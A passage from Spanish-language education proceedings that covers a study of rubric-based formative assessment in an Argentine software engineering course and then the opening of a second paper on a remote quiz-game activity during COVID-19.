En este marco, la labor del docente adquiere gran protagonismo, pues el tipo de retroalimentación que construya para efectuar estas devoluciones podrá influenciar en el desarrollo de los procesos de aprender.

La retroalimentación contempla dos modelos: uno constructivo, dirigido a enfatizar áreas de oportunidad y estrategias para mejorar el comportamiento; y otro apreciativo, enfocado en destacar aspectos positivos para motivar a los estudiantes[11].

2.4 Antecedentes.

Son muchos los antecedentes en la utilización de rúbricas como guías a diferentes dispositivos de evaluaciones, sobre todo formativas. Su aplicación está dada en todos los niveles (primario - secundario - superior) como también en diversos contextos, como las ciencias naturales, historia, literatura, etc.

La aplicación de rúbricas en el ámbito de la ingeniería de software no es tan considerado, sin embargo se encuentran algunos antecedentes sobre su utilización con muy buenas experiencias y resultados, alguno de ellos son:

Aprendizaje Basado en Proyectos para la asignatura Ingeniería del Software de la Universidad del país Vasco en España con el objeto de poder hacer estimaciones sobre la valoración que tendrán los entregables que proporcionarán los alumnos con resultados favorables[12].

Un trabajo presentado por la Universidad de Sevilla muestra el uso de rúbricas en la evaluación y seguimiento de trabajos en equipo de desarrollo de software a través de la calidad del código fuente[13] y especifica que una de las mejoras más significativas que se obtienen al disponer de un análisis de la calidad. A su vez las rúbricas que se apoyan en métricas que han permitido objetivar y homogeneizar los criterios de evaluación, por último en cuanto a los aspectos a mejorar, la objetividad en las rúbricas puede incrementarse aún más en base a la experiencia[13].

Otro trabajo sumamente interesante explicita del uso de rúbricas en el caso de la programación de aplicaciones, los que se han obtenido podemos detectar las mejorías del alumnado en los criterios a evaluar[14].

En la artículo evaluaciones y rúbricas en el aprendizaje de la programación de ordenadores de la Universidad Politécnica de Madrid[15] se ha utilizado una rúbrica por parte del profesor para evaluar los trabajos y otra por parte del alumno para valorar la actividad y competencia trabajo en equipo, con significativos progresos.

Llama mucho la atención en la investigación los escasos casos respecto al uso de rúbricas aplicadas en contextos de ingeniería de software o afines en la Argentina, en un proyecto de investigación de la Universidad de San Martín[16] se construyó una herramienta de evaluación del funcionamiento de los equipos de desarrollo de software mediante el uso de una rúbrica, inserta en la ceremonia de la retrospectiva de scrum, que se encuentra en desarrollo y a la espera de resultados.

3. Implementación

En base a lo expuesto se trabajó desde un modelo constructivista considerando los contenidos de la asignatura y de acuerdo a las competencias establecidas; específicamente en la elaboración de un dispositivo evaluativo, desde la perspectiva de la evaluación formativa como proceso para conocer el grado de avance de los alumnos, y de una rúbrica como herramienta principal para la evaluación continua de los aprendizajes.

El primer paso fue la eliminación de las instancias de evaluación de parciales tradicionales.

Se establecieron a través de la plataforma virtual autoevaluaciones individuales al culminar cada unidad, solo a efectos que el estudiante conozca el grado de conocimiento alcanzado, es decir no eran de carácter sumativo.

Tomando como base la importancia de comprender el proceso de desarrollo de software en todas sus etapas y que en la actualidad la construcción de sistemas de software involucra equipos de desarrollo que trabajan cooperativa y colaborativamente, se diseñó como dispositivo de trabajo y evaluación en la cátedra un único Trabajo Practico Integrador, que cumpla con las características mencionadas y aborde todos los contenidos que se desarrollan en el trascurso de la cursada.

El Trabajo Práctico Integrador (TPI) representa una problemática concreta, mucho más abarcativa que la que se utilizaba en un trabajo práctico o parcial tradicional.

El TPI consiste en un trabajo que los alumnos desarrollaran a lo largo de toda la cursada, y permitirá que los alumnos realicen todas y cada una de las etapas del proceso de desarrollo de software, desde la especificación de requerimientos hasta su (solo se solicita la implementación de un caso de uso en un lenguaje a elección).

La cátedra de ingeniería de software I utiliza el proceso de desarrollo RUPAgil como metodología, que es un proceso de desarrollo ágil incremental e iterativo, junto con el uso de herramientas digitales que la cátedra provee.

Básicamente la nueva propuesta consiste en definir 7 (siete) etapas bien determinadas (del proceso de desarrollo). Para lo cual:

- Cada etapa representa una etapa del proceso RUPAgil (Fase de Inicio, 1ra iteración fase Elaboración I, 1ra iteración Fase Elaboración II, , 2da iteración Fase Elaboración, 1ra iteración Fase Construcción, 2da iteración Fase Construcción, Fase Transición)
- Los alumnos deberán trabajar en Grupos de no más de 3 estudiantes.
- Los docentes expondrán y entregarán a cada grupo la rúbrica (más adelante se detallará a la misma) con los objetivos a alcanzar.
- Las fechas de entrega de cada etapa para su presentación, y una segunda fecha de entrega final en caso de que se le solicite modificaciones y/o mejoras.

- Para cada etapa los grupos deben realizar una defensa, de manera oral, para explicar los criterios, estrategias, complicaciones, etc. de su desarrollo.
- Las etapas se consideraran simplemente Aprobadas o Desaprobadas.
- Para Regularizar la materia se exige haber aprobado al menos 5 etapas del TPI.

Si un grupo no cumple las entregas de una etapa (o desaprueba), los docentes entregará un avance estimado acorde lo esperado, a los efectos que el grupo pueda continuar desarrollando las etapas y avanzar en el proceso de desarrollo.

3.1 Diseño de la Rúbrica.

En el diseño de la rúbrica para la asignatura Ingeniería de Software I se consideraron algunos aspectos, puesto que era la primer vez que se utilizaba esta herramienta como apoyo al dispositivo de evaluación, la cual con el transitar y uso iba a estar sujeta a cambios que permitan un mejor aprovechamiento de la misma.

3.1.1 Primer año - 2018.

Para la primera experiencia se definió de la siguiente manera, como se observa en la tabla 2, siguiendo los pasos de construcción establecidos:

1. Se identificó el objeto evaluar. (Ver rúbrica)
2. Se definió una rúbrica genérica para todas las etapas del proceso de desarrollo.
3. En esta primera experiencia la elaboración fue realizada íntegramente por el cuerpo docente.
4. Se definió una rúbrica analítica ya que representan mejor el proceso de desarrollo a evaluar. (Desglosan una actividad en varios indicadores y describen los criterios observables para cada nivel; son útiles para hacer un análisis detallado, detectar los puntos fuertes y débiles. Permite un alto grado de retroalimentación).

5. Se determinaron las dimensiones y los criterios de los objetivos de aprendizaje.

6. Se establecieron la cantidad y niveles de calidad.

Los niveles intentaron representar niveles jerárquicos que intervienen en el desarrollo, conocidos por los alumnos.

Si bien fue el primer año en que se implementó este dispositivo y herramienta de evaluación, los resultados fueron muy prometedores; sin embargo concluido el año, y pensando en el siguiente, se reflexionó sobre las fortalezas y debilidades que se pudieron extraer de la experiencia. Para el siguiente año se propusieron algunos cambios particulares siguiendo la misma concepción.

3.1.1 Segundo año - 2019.

Después de la primera experiencia en que se implementó este dispositivo de evaluación, y de la rúbrica como guía, surgieron algunos interrogantes dentro del cuerpo docente, como también de las consultas realizadas a los alumnos sobre la experiencia.

En base a eso último, para el año 2019 se definieron algunos cambios importantes respecto al año anterior; el dispositivo de evaluación y la metodología fueron muy bien recibidos por lo que se mantuvieron, pero se modificó la estructura de la rúbrica, como se puede observar en la tabla 3.

Entre los cambios más significativos se puede mencionar:

- 1- Se dio participación a los alumnos en la conformación de la misma.
- 2- Se modificaron los nombre de los niveles de calidad, puesto que los utilizados (año anterior) generaban dudas.
- 3- Se redefinieron los criterios de forma más conceptual y en menor cantidad.
- 4- Se ajustaron los objetivos para cada criterio-nivel.
- 5- Se eliminaron las palabras “No” de los objetivos ya que se consideraba muy chocante.

Tabla 2 Rúbrica implementada en el año 2018

Rúbrica: Evaluación de cada Etapa del Proceso de Desarrollo					
Criterios	Ponderación	Niveles de Calidad			
		Project Manager	Analista	Programador	Cliente
	100%				
Identificación y Comprensión	25	Identif. y comprende cada etapa del encuentra el proceso desarrollo	No Identif. con claridad la etapa pero es capaz de comprender que realizar en el proceso desarrollo	Identifica la etapa pero no comprende que debe realizar en el proceso desarrollo	No Ident. ni comprender la etapa en que se encuentra.
Selección y Uso de Diagramas Adecuados	30	Selecciona y utiliza correctamente los diferentes diagramas.	Presenta algún problema para seleccionar y utilizar los diagramas	Presenta serios problemas para seleccionar y usar los diagramas.	No selecciona ni sabe utilizar los diagramas.
Resultados Obtenidos	15	Realiza 100% activ. Resultados satisfacen Completamente.	Realiza 75% las activ. Los resultados son satisfactorios	Realiza menos del 75% de las activ. Resultados son confusos.	Realiza menos del 50% de las activ. Resul. no aceptables.
Validación y Testing	10	Testea todos los resultados.	Testea parcialmente los resultados	Rara vez testea los resultados.	No testea los resultados.
Documentación Presentada	5	Documentación clara y fácil de comprender.	Documentación poco clara, pero comprensible.	Documentación es clara, pero poco comprensible.	Docum. nada clara y no comprensible.

Uso de Tics	5	Uso 100% de herramientas TICs.	Uso 70% de TICs y 30% en papel.	Uso 30% de herramientas TICs y 70% papel.	Uso 100% de papel.
Manejo de Tiempos	5	Buen uso del tiempo para asegurar la entrega, el grupo no solicita ajustar la fecha límite.	Buen uso del tiempo, demoras en alguna entrega, no solicita ajustar la fecha límite.	Demoras en el tiempo de entrega importante, solicita ajustar la fecha límite.	Demoras muy importantes, solicita ajustar fecha límite y no entrega.
Trabajo y Defensa en Grupo	5	El grupo expone con conocimiento y cada miembro demuestra participación.	El grupo presenta algún problema de conocimiento, cada miembro participa.	El grupo presenta conocimiento, algún miembro demuestra no haber participado.	El grupo presenta poco conocimiento y más de un miembro no participó.

Tabla 3 Rúbrica implementada en el año 2019

Rúbrica: Evaluación de cada Etapa del Proceso de Desarrollo					
Criterios	Ponderación	Niveles de Calidad			
	100%	Muy Bien	Bien	Regular	Insuficiente
Compresión del problema de la etapa	15	Comprende la etapa del proceso desarrollo	Es capaz de comprender la etapa en el proceso desarrollo con alguna ayuda	La comprensión de la etapa es pobre, necesita contar con asistencia.	Necesita asistencia constante para comprender la etapa.
Planificación del trabajo	25	Cumple totalmente lo planificado.	Demoras pequeñas según la planificación.	Necesita ajustar fechas en la planificación.	La planificación no se cumple.
Uso de herramientas conceptuales	30	Selecciona y utiliza correctamente los diferentes diagramas.	Presenta algún problema para seleccionar y utilizar los diagramas	Presenta serios problemas para seleccionar y usar los diagramas.	No selecciona ni sabe utilizar los diagramas.
Utilización de TICs	12	Implementa todo el trabajo con TICs.	Uso de TICs en gran medida	Muy poco uso de herramientas TICs	Desarrollo exclusivo en papel
Resultados y entregables	18	Resultados satisfacen Completamente.	Los resultados son satisfactorios	Resultados son confusos.	Resultados no aceptables.

3.2 Retroalimentación

Durante el desarrollo de cada etapa, de acuerdo a lo planificado, los grupos tenían fechas de entrega determinadas y durante ese periodo los docentes guían y orientan a los estudiantes en sus trabajos de diversas maneras, ya sea en forma particular (ante dudas puntuales) o con ejemplo significativos en general.

Por otro lado los grupos deben exponer de manera oral (sesiones cortas) lo desarrollado en cada etapa, y se produce una evaluación entre pares donde los otros grupos pueden consultar sobre determinadas apreciaciones y los docentes intentan principalmente determinar los puntos fuertes y destacables del trabajo.

Respecto a las debilidades encontradas, la idea es indagar sobre el razonamiento y los criterios aplicados de manera de comprender el resultado y que los estudiantes puedan reflexionar y corregirlos, evitando solo marcar errores puntuales que no le permitan al estudiante avanzar en la apropiación del conocimiento, más en este tipo de actividades donde no existe una única solución.

4. Resultados

Del análisis comparativo respecto a los dispositivos de evaluación utilizados en los últimos años en la cátedra se pueden obtener varios resultados.

Tanto entre los periodos 2016-17 (donde se utilizaba los parciales prácticos) como el periodo 2018-19 (con el Trabajo Práctico Integrador y el uso de rúbricas) ; como también las diferencias encontradas en estos dos últimos años entre sí en el uso de las rúbricas.

Para el análisis se utilizaron encuestas anónimas que se realizan cada fin de cursada, con el objetivo de conocer la opinión general de los estudiantes y que sirva como punto partida en la reflexión del cuerpo docente.

Cabe destacar que el promedio de estudiantes que han cursado la asignatura en esos años es de entre 11 y 14.

El primer análisis que se realizó fue comparar el porcentaje de estudiantes que han regularizado la materia, como se refleja en la figura 2 (considerando los estudiantes que al menos cursan la mitad de la cátedra).

En este caso el parámetro utilizado no refleja una gran variación respecto a la cantidad de alumnos que han logrado regularizar el espacio curricular como para determinar que

un dispositivo puede ser más efectivo que otro pero no deja de ser interesante su consideración.




Figura 2 Porcentaje de alumnos regulares x año.

Un análisis muy interesante es la relación que los estudiantes manifestaron, ante diferentes criterios consultados en las entrevista, sobre aspectos particulares de la evaluación (figura 3); donde se refleja una mayor recepción respecto al dispositivo utilizado en los últimos años (Trabajo Practico Integrador + rúbricas) respecto a los parciales tradicionales.




Figura 3. Porcentaje de alumnos que contestaron afirmativamente respecto a la evaluación

Otra consulta que se realizó a los estudiantes y nos muestra un claro indicio, es la aceptación o no respecto al dispositivo de evaluación implementado en cada año en la cursada.

Esta consulta, si bien se contestaba por sí o no, se estable ante determinadas consideraciones como considerar la relación con los contenidos vistos, la relación respecto a la forma de trabajar en las prácticas, dificultad de los ejercicios, etc.

Los resultados se pueden observar en la figura 4 donde se determina el grado de aceptación de cada año (el color azul refleja aceptación y el naranja la no aceptación).




Figura 4. Grado de aceptación del dispositivo de evaluación

Otro dato interesante para mostrar es desde el punto de vista de los docentes de la cátedra, respecto a su perspectiva a los logros alcanzados por los estudiantes, para lo cual cada docente en forma individual expuso sus conclusiones y luego se generó un promedio general expresado en forma cualitativa (Alto-Medio-Bajo) como se observa en la Tabla 4.

Tabla 4. Nivel alcanzado por los estudiantes

Criterio	2016	2017	2018	2019
Articulación. Teoría-Practica.	Bajo	Medio	Medio	Alto
Apropiación de Conocimientos	Medio	Medio	Alto	Alto
Manejo de Tics	Medio	Alto	Alto	Alto
Rendimiento				
Consideración General	Medio	Medio	Alto	Alto

Una consulta que a la cátedra le parece interesante conocer para el futuro, es saber el porcentaje de alumnos que considerarían poder colaborar o trabajar (ad-honorem) como ayudantes alumnos, de existir la posibilidad.

Se explicita ad-honorem para que la respuesta no esté sesgada por un problema netamente laboral, sino del gusto respecto a los contenidos y la forma de trabajar en la materia, la figura 5 expresa de manera diferenciada los dos tipos de dispositivos, es decir, tomando los periodos 2016-17 y 2018-19 (azul afirmativo, naranja negativo).




Figura 5. Intención de colaborar en la cátedra

Por último se muestra un relevamiento realizado directamente sobre el uso específico de la rúbrica en los dos últimos años (donde se implementó), para lo cual se consideró las respuestas positivas de 25 alumnos en total (14 del año 2018 y 11 del año 2019) cuyo resultado se observa en el figura 6.




Figura 6. Relevamiento del uso de la rúbrica (Rtas. Positivas).

5. Conclusiones

El presente trabajo intenta reflexionar sobre los dispositivos de evaluación utilizados en cátedra donde se enseña el proceso de desarrollo de software y a fines. Donde la lógica de dos parciales prácticos fue modificada por un Trabajo Integrador a lo largo de la cursada junto al proceso de diseño de una rúbrica como guía del mismo, considerando su uso como una gran ayuda para realizar evaluaciones (tanto para docentes como para los estudiantes)

Considerando que esta forma de evaluación fue implementada como una prueba piloto en la cursada 2018, y re adecuada para la última cursada en ciclo lectivo 2019, se pueden obtener algunas conclusiones y consideraciones de las experiencias, tomando como referencia, no solo los criterios de los docentes, sino las opiniones de los estudiantes a través de encuestas que se realizan al final de cada cursada de los último cuatro años (2016-17-18-19):

En cuanto a los datos que se han obtenido, con ellos podemos detectar las mejorías de los estudiantes en los criterios a evaluar.

- Las producciones sobre el TPI resultaron más productivas y eficientes, integrando cada etapa del proceso de desarrollo.

- Los grupos lograron obtener resultados concretos (pequeño desarrollo producto del análisis y diseño) a fin de la cursada (años anteriores la mayoría solicitaba exención de la entrega en las vacaciones)

- Favoreció una mejor comprensión del grado de avances y percepción de los alumnos en el proceso de enseñanza.

- Feedback continuó con los alumnos.

- Fuerte retroalimentación entre ellos, beneficiando el trabajo cooperativo y colaborativo.

- Los alumnos pudieron identificar claramente sus puntos fuertes y debilidades, a las cuales le pudieron brindar mayor esfuerzo.

- Los alumnos sienten menos ansiedad y temor y mayor seguridad al conocer qué se espera de sus aprendizajes.

La experiencia ha resultado gratamente satisfactoria y se seguirá implementado en los próximos años con las adecuaciones necesarias producto de las experiencias.

La primera experiencia fue fundamental para corregir algunos aspectos, uno muy importante es la posibilidad de construir la rúbrica junto a los alumnos, esto refuerza el compromiso porque se apropian del recurso y lo tienen mucho más presente, cumpliendo su rol de guía de manera más efectiva.

Como contrapartida hay que mencionar que esta nueva metodología conlleva un aumento del número de horas dedicadas a la asignatura. Dificultades que se derivan de la implicación diaria en las cuestiones que se están viendo en clase. La responsabilidad y el aumento de horas que implica el trabajo continuado.

Diseñar una rúbrica no es una tarea sencilla, más al comienzo, a la que hay que dedicar tiempo y esfuerzo, pero sus frutos son muy significativos.

Otros elementos derivados de los problemas que encuentran en el trabajo en grupo, la recopilación de evidencias, la realización y selección de trabajos, etc.

Un aspecto no menor a considerar es la cantidad de alumnos, no es lo mismo trabajar con 15 que en cursos con más de 25 estudiantes.

5.1 Consideraciones a futuro

- La elaboración de la rúbrica requiere tiempo y esfuerzo, se aconseja que el grupo docente trabaje con bastante anticipación antes del comienzo de la cursada.

- Es fundamental presentar y explicitar la rúbrica la primera clase.

- Propiciar la participación de los estudiantes en su confección final.

- La rúbrica debe estar siempre presente cada clase, sobre todo práctica.

- Se debe explicitar mejor el fundamento y la mecánica a los alumnos, en esta experiencia se observaron algunas confusiones sobre todo en el comienzo de la cursada.

- Lleva más tiempo el trabajo de revisión y control, puesto que las iteraciones tanto docente-alumnos como entre pares necesita de tiempo y dedicación.

- Las rúbricas deben ser revisadas al finalizar cada cursada obteniendo conclusiones para ajustar sus criterios en base a las experiencia.

6. Referencias

- [1] Alonso Sánchez, M.; Gil Pérez, D y Martínez-Torregrosa J. Evaluar No es Calificar la Evaluación y la Calificación en una

Enseñanza Constructivista de las Ciencias. Investigación en la escuela, ISSN 0213-7771. 1996

- [2] Bordas M. Estrategias de evaluación de los Aprendizajes centrados en el proceso, Revista Española de Pedagogía, 2001
- [3] Romero M. Importancia de la evaluación y algunos instrumentos para evaluar, Foro EMAD, Bogotá, 2014.
- [4] Astolfi, J. P. El "error": Un Medio para Pensar, Madrid, 1999.
- [5] Astolfi J. P. El "Error", Un Medio Para Enseñar, Ed. Diada, ISBN 8487118798, 1999.
- [6] Camilloni A. Las Apreciaciones Personales del Profesor. Mimeo, 1987.
- [7] García S., La Validez y la Confiabilidad en la Evaluación del Aprendizaje desde una Perspectiva Hermenéutica, Revista de Pedagogía, ISSN 0798-9792, 2002.
- [8] Saturnino de la Torre, Aprender De Los Errores El tratamiento didáctico de los errores como estrategias innovadoras. Ed. Magisterio Río de la Plata, 2004.
- [9] Perrenoud- La Evaluación de los alumnos. Ed. Ediciones Colihue, ISBN 978-950-563-801-7, 2008.
- [10] Anijovich R. y Cappelletti G. La Evaluación como Oportunidad, Ed. Grupo Planeta, ISBN 950129496X , 2017.
- [11] Vázquez C.M., Cavallo M.A., Sepiarsky P., El Proceso De Retroalimentación En La Evaluación. Un Aporte Al Aprendizaje Significativo De Los Estudiantes Universitarios. Decimoquintas Jornadas "Investigaciones en la Facultad" de Ciencias Económicas y Estadística, 2010.
- [12] Goñi A., Ibáñez J., Iturrioz J., y Vadillo J.A., Aprendizaje Basado en Proyectos para la asignatura Ingeniería del Software Cuaderno del estudiante IKD baliabideak, 2012.
- [13] Trinidad P., Resinas M., Segura S., Ruiz-Cortés A. Evaluación y seguimiento de trabajos en equipo de desarrollo de software a través de la calidad del código fuente, Universidad de Sevilla Actas XVIII JENUI 2012, Ciudad Real, I.S.B.N. 10: 84-615-7157-6, Páginas 121-128., 2012.
- [14] Vaca J.M., Agudo J.E., Sánchez E., Evaluación de prácticas de programación mediante rúbricas en Moodle Actas de las XX JENUI. Oviedo, 9-11 de julio, ISBN: 978-84-697-0774-6 Páginas: 107-114, 2014.
- [15] Tapia Fernández S., Evaluaciones Y Rúbricas En El Aprendizaje De La Programación De Ordenadores, Universidad Politécnica de Madrid "VII Congreso Iberoamericano de Docência Universitária", 2017.
- [16] Estayno M., Grinsztajn F., Rúbrica para la Evaluación de Equipos de Desarrollo de Software Universidad Nacional de San Martín, Evento: XXI Workshop de Investigadores en Ciencias de la Computación (WICC 2019, Universidad Nacional de San Juan), 2019.

<http://rubistar.4teachers.org/>

<https://www.ui1.es/blog-ui1/rubricas-holisticas-vs-rubricas-analiticas>

Una experiencia lúdico pedagógica en trabajo en equipo en educación no presencial

Daniela N. Gómez, Claudia P. Moyano, Marta L. Cerrano
Universidad Tecnológica Nacional, Facultad Regional Rosario
dgomez@frro.utn.edu.ar, moyano@frro.utn.edu.ar, mcerrano@frro.utn.edu.ar

Resumen

Este trabajo narra una experiencia que se viene realizando desde hace muchos años en la cátedra Sistemas y Organizaciones de la carrera Ingeniería en Sistemas de Información de la Universidad Tecnológica Nacional, Facultad Regional Rosario. Este año particular, en un contexto de educación no presencial a causa de COVID-19, se tuvieron que introducir numerosas adaptaciones y cambios. Esta situación hizo que se repensara la actividad para motivar y contener a los alumnos, mejorar el trabajo en equipo y obtener el mayor provecho en el proceso de enseñanza aprendizaje.

Introducción

La materia Sistemas y Organizaciones se ubica en el primer año de la carrera y pertenece al Tronco Integrador de la misma. Comienza el dictado con la unidad temática Administración de las Organizaciones y luego continúa con Procedimientos Administrativos. Es en este contenido donde se implementa la experiencia que se describe.

La actividad implementada consiste en un concurso de preguntas y respuestas que se venía utilizando en años anteriores en forma presencial, y por grupos. Se desarrollaba como instancia previa a una actividad evaluativa, en la cual los alumnos debían estudiar el temario indicado para un parcial. Esta propuesta se utilizaba como autoevaluación de los alumnos, además de propiciar el trabajo en equipo e implicar al estudiante en una situación que lo estimule y desafíe para llevarse a cabo.

En este año particular, se debieron introducir numerosos cambios y adaptaciones en la propuesta por el contexto de educación no presencial a causa de COVID-19.

Marco teórico

En la actualidad es una tendencia internacional el uso de las competencias como horizonte formativo. Por ello se concibe las competencias como: Procesos complejos de desempeño con idoneidad en determinados contextos, integrando diferentes saberes (saber ser, saber hacer, saber conocer y saber convivir), para realizar actividades y/o

resolver problemas con sentido de reto, motivación, flexibilidad, creatividad, comprensión y emprendimiento, dentro de una perspectiva de procesamiento metacognitivo, mejoramiento continuo y compromiso ético, con la meta de contribuir al desarrollo personal, la construcción y afianzamiento del tejido social, la búsqueda continua del desarrollo económico-empresarial sostenible, y el cuidado y protección del ambiente y de las especies vivas [7].

En este sentido la formación basada en competencias es un camino donde los métodos de enseñanza centrados en el estudiante cambian el foco de la actividad desde el profesor hacia los estudiantes.

Desde la cátedra de la materia Sistemas y Organizaciones se ha buscado adecuar los métodos de enseñanza-aprendizaje siguiendo esta línea. Por tal motivo se busca involucrar a los estudiantes en actividades en las cuales desarrollen habilidades con un aprendizaje activo. Así los estudiantes resuelven problemas, responden preguntas, formulan interrogantes propios, discuten, explican, debaten durante la clase. Asimismo, se propicia que los estudiantes trabajen en equipos, sobre problemas y propuestas bajo condiciones que aseguren tanto una interdependencia positiva como una responsabilidad individual.

En este contexto se propone abordar el problema de la formación en el campo de las ingenierías desde una perspectiva compleja, adoptando el concepto de dispositivo. La enseñanza supone la selección o creación de dispositivos pedagógicos. Marta Souto [6] define al dispositivo como un artificio instrumental, compuesto por personas, una institución que convoca, reglas que aseguran y garantizan el funcionamiento, un arreglo de tiempos y espacios, de personas, acuerdos teóricos y técnicos, encuadres, condiciones de funcionamiento y operación, pensado como estrategia cambiante, flexible con relación a la situación en la que se lo pone en práctica. El dispositivo requiere de pensamientos, reflexiones, relaciones nuevas con el conocimiento que generen sentidos y significados nuevos, resignificaciones a partir de la recuperación de saberes sociales existentes; requiere del imaginario y la circulación de significados manifiestos y ocultos o latentes de la escena pedagógica; requiere de procesos dialécticos, de toma de conciencia, de la importancia e intereses de la formación y las transformaciones [4]. Las TIC son concebidas como dispositivos culturales que posibilitan desde la

perspectiva comunicativa-didáctica, el diseño de situaciones de aprendizaje integradas en dispositivos complejos.

Los juegos serios o *serious games* son objetos y/o herramientas de aprendizaje que poseen en sí mismos y en su uso objetivos pedagógicos, didácticos, que posibilitan a los participantes/jugadores a obtener un conjunto de conocimientos y competencias predominantemente prácticos [5]. De este modo un juego serio se concibe como un dispositivo pedagógico.

El trabajo en equipo es un aprendizaje colaborativo, tal lo señala Belinchón [1] como “aquella estrategia de enseñanza-aprendizaje en la que los alumnos tienen que colaborar entre sí para conseguir la realización de una tarea de aprendizaje y así cumplir con un objetivo de aprendizaje compartido y previamente establecido”. Siempre se tiene presente el principio de participación e implicación y el consenso, como puntos fundamentales para que el grupo logre su aprendizaje.

El docente cumple el rol de facilitador, para lograr según Yturralde [8] que los aprendizajes del ser humano, desde un punto de vista individual, se puedan convertir en *aprendizajes colectivos*, en la medida que se guíen y socialicen, compartiéndolos al llevarlos hacia reflexiones y aprendizajes grupales, desde la *flexibilidad cognitiva* que fortalezcan la integración en cada comunidad, la eficacia y la productividad en el fomento por alcanzar grupos humanos inteligentes, abiertos al aprendizaje.”

Los dispositivos pedagógicos que se diseñaron deberían contemplar las claves de la motivación. Para Harlow y Butler, citados en Escobar [2] las claves de la motivación son las derivadas de la curiosidad y la manipulación. Sus estudios realizados ponen de manifiesto que los seres humanos, en muchas ocasiones actúan movidos por la curiosidad, el deseo de saber o, incluso, por el mero placer de la manipulación. Así, lo moderadamente novedoso es más motivador que lo sobradamente conocido, aunque si la novedad es excesiva y está completamente desconectada de nuestra experiencia resultaría desmotivador.

Descripción del dispositivo

A continuación, se describe el dispositivo que se ha diseñado para ser utilizado en la materia. Se realizó una presentación en Power Point, que permite mediante hiperenlaces poder pasar de una página a otra. En una primera diapositiva, los alumnos visualizan la grilla de preguntas, agrupadas por contenido temático y el valor de cada una de ellas, como se muestra en la Figura 1 y 2.



Figura 1. Presentación

Procedimiento de Compras	Pregunta 1 (20)	Pregunta 2 (20)	Pregunta 3 (20)	Pregunta 4 (40)	Pregunta 5 (40)
	Pregunta 6 (30)	Pregunta 7 (30)	Pregunta 8 (30)	Pregunta 9 (50)	Pregunta 10 (80)
Procedimiento de Ventas	Pregunta 1 (20)	Pregunta 2 (30)	Pregunta 3 (40)	Pregunta 4 (40)	Pregunta 5 (40)
	Pregunta 6 (20)	Pregunta 7 (30)	Pregunta 8 (80)	Pregunta 9 (80)	Pregunta 10 (80)
Procedimiento de Producción	Pregunta 1 (50)	Pregunta 2 (80)	Pregunta 3 (100)	Pregunta 4 (100)	Pregunta 5 (100)
	Pregunta 6 (30)	Pregunta 7 (40)	Pregunta 8 (40)	Pregunta 9 (50)	Pregunta 10 (50)
Otros	Pregunta 1 (30)	Pregunta 2 (40)	Pregunta 3 (40)	Pregunta 4 (50)	Pregunta 5 (50)
	Pregunta 6 (80)	Pregunta 7 (80)	Pregunta 8 (80)	Pregunta 9 (100)	Pregunta 10 (100)

Figura 2. Grilla de preguntas

Los cursos son de aproximadamente 40 alumnos, por lo cual se divide el total de participantes en dos grupos que llamaremos A y B y dentro de cada uno de ellos se arman equipos de trabajo de 3 o 4 integrantes.

Ya constituidos los equipos, se inicia por el 1er equipo de grupo A, alternando entre grupos y equipos. El equipo en turno, debe elegir la pregunta que deseen de la grilla. El docente haciendo clic en el hipervínculo lleva el control del programa a la pregunta elegida. Por ejemplo, si hubiera optado por la pregunta 10 de Procedimiento de Compras, cuyo valor es de 80 puntos, el docente usa el hipervínculo, tal como se muestra en la figura 3:

Procedimiento de Compras	Pregunta 1 (20)	Pregunta 2 (20)	Pregunta 3 (20)	Pregunta 4 (40)	Pregunta 5 (40)
